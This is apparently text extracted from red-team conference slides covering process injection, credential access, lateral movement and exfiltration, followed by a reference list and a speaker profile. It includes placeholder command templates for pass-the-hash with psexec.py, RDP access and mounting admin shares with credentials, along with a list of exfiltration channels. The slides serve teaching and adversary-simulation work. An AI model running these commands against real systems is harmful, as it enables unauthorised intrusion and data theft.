


Defense Evasion – Process Injection

Mockingjay

The injection is performed without allocating space, setting permissions, or even starting a thread. The uniqueness of this technique is that it requires a vulnerable DLL and code copying to the correct section.

Credential Access – Techniques



source:Elastic Global

HACKERSEC

Lateral Movement – Techniques

- **Pass-the-Hash:** Technique where the attacker uses the user's password hash to authenticate to other systems, without needing to know the password itself.

```
# psexec.py -hashes <NTLM_HASH> <domain>/<username>@<target_ip>
```


- **Remote Services:** Access remote services such as RDP, SMB or SSH to move from one compromised system to another.

```
# mstsc /v:<target_ip>
```

- **Windows Admin Shares:** Using Windows administrative shares (such as C\$, ADMIN\$) to transfer files or remotely execute commands on other systems within the same domain.

```
# net use \\<target_ip>\C$ /user:<domain>\<username> <password>
```

Lateral Movement – Techniques




source:Wizlynx Group

HACKERSEC

ANDxfiltration – Techniques

- Compressed data (zip of zip)
- Encoded data (Base64)
- Encrypted data (Symmetric and Asymmetric)
- Data transfer size limits -> data fragments (separate files into smaller bytes)
- Exfiltration by alternative protocol (SSH, DNS, SFTP, SMTP, HTTPS)
- Exfiltration through C2 channel
- Exfiltration by physical means (Pendives, External HDs, etc.)

Exfiltration – Techniques



REFERENCES

<https://www.socinvestigation.com/anatomy-of-the-ransomware-cybercrime-economy/>
<https://prodigy13.com/kill-chain-pros-cons/>
<https://redteam.guide/>
<https://securityaffairs.com/128493/malware/unc3313-apt-two-backdoors.html>
https://www.researchgate.net/figure/Data-Exfiltration-via-DNS-queries_fig1_359077112
<https://www.fortinet.com/blog/threat-research/teamcity-intrusion-saga-apt29-suspected-exploiting-cve-2023-42793>
<https://www.radware.com/cyberpedia/ddos-attacks/the-lazarus-group-apt38-north-korean-threat-actor/>
https://www.researchgate.net/figure/Phases-of-a-common-Spear-Phishing-attack_fig1_361946872
<https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/>
<https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/>
<https://www.sciencedirect.com/science/article/pii/S0167404822002498>
<https://github.com/ViperXSecurity/lib-nosa>
<https://blog.certcube.com/windows-privilege-escalation-methods/>
<https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls>
<https://github.com/helviojunior/hookchain>
<https://infosecwriteups.com/byovd-attacks-the-hidden-threats-of-vulnerable-drivers-d1aebe9b552e>
<https://www.securityjoes.com/post/process-mockingjay-echoing-rwx-in-userland-to-achieve-code-execution>
<https://www.elastic.co/es/blog/elastic-global-threat-report-breakdown-credential-access>
<https://www.wizlynxgroup.com/us/cyber-security-usa/red-team-assessment-services>
https://www.researchgate.net/figure/Data-Exfiltration-via-DNS-queries_fig1_359077112

HACKERSEC CONFERENCE 2024



Joas A Santos  · 1st

Red Team | Author of Books | Speaker and Teacher | APT Hunting | Adversary Simulation

 [Top Voice](#)

São Paulo, São Paulo, Brazil · [Contact info](#)

[Github](#) 

101,461 followers

 HackerSec

 Stanford University

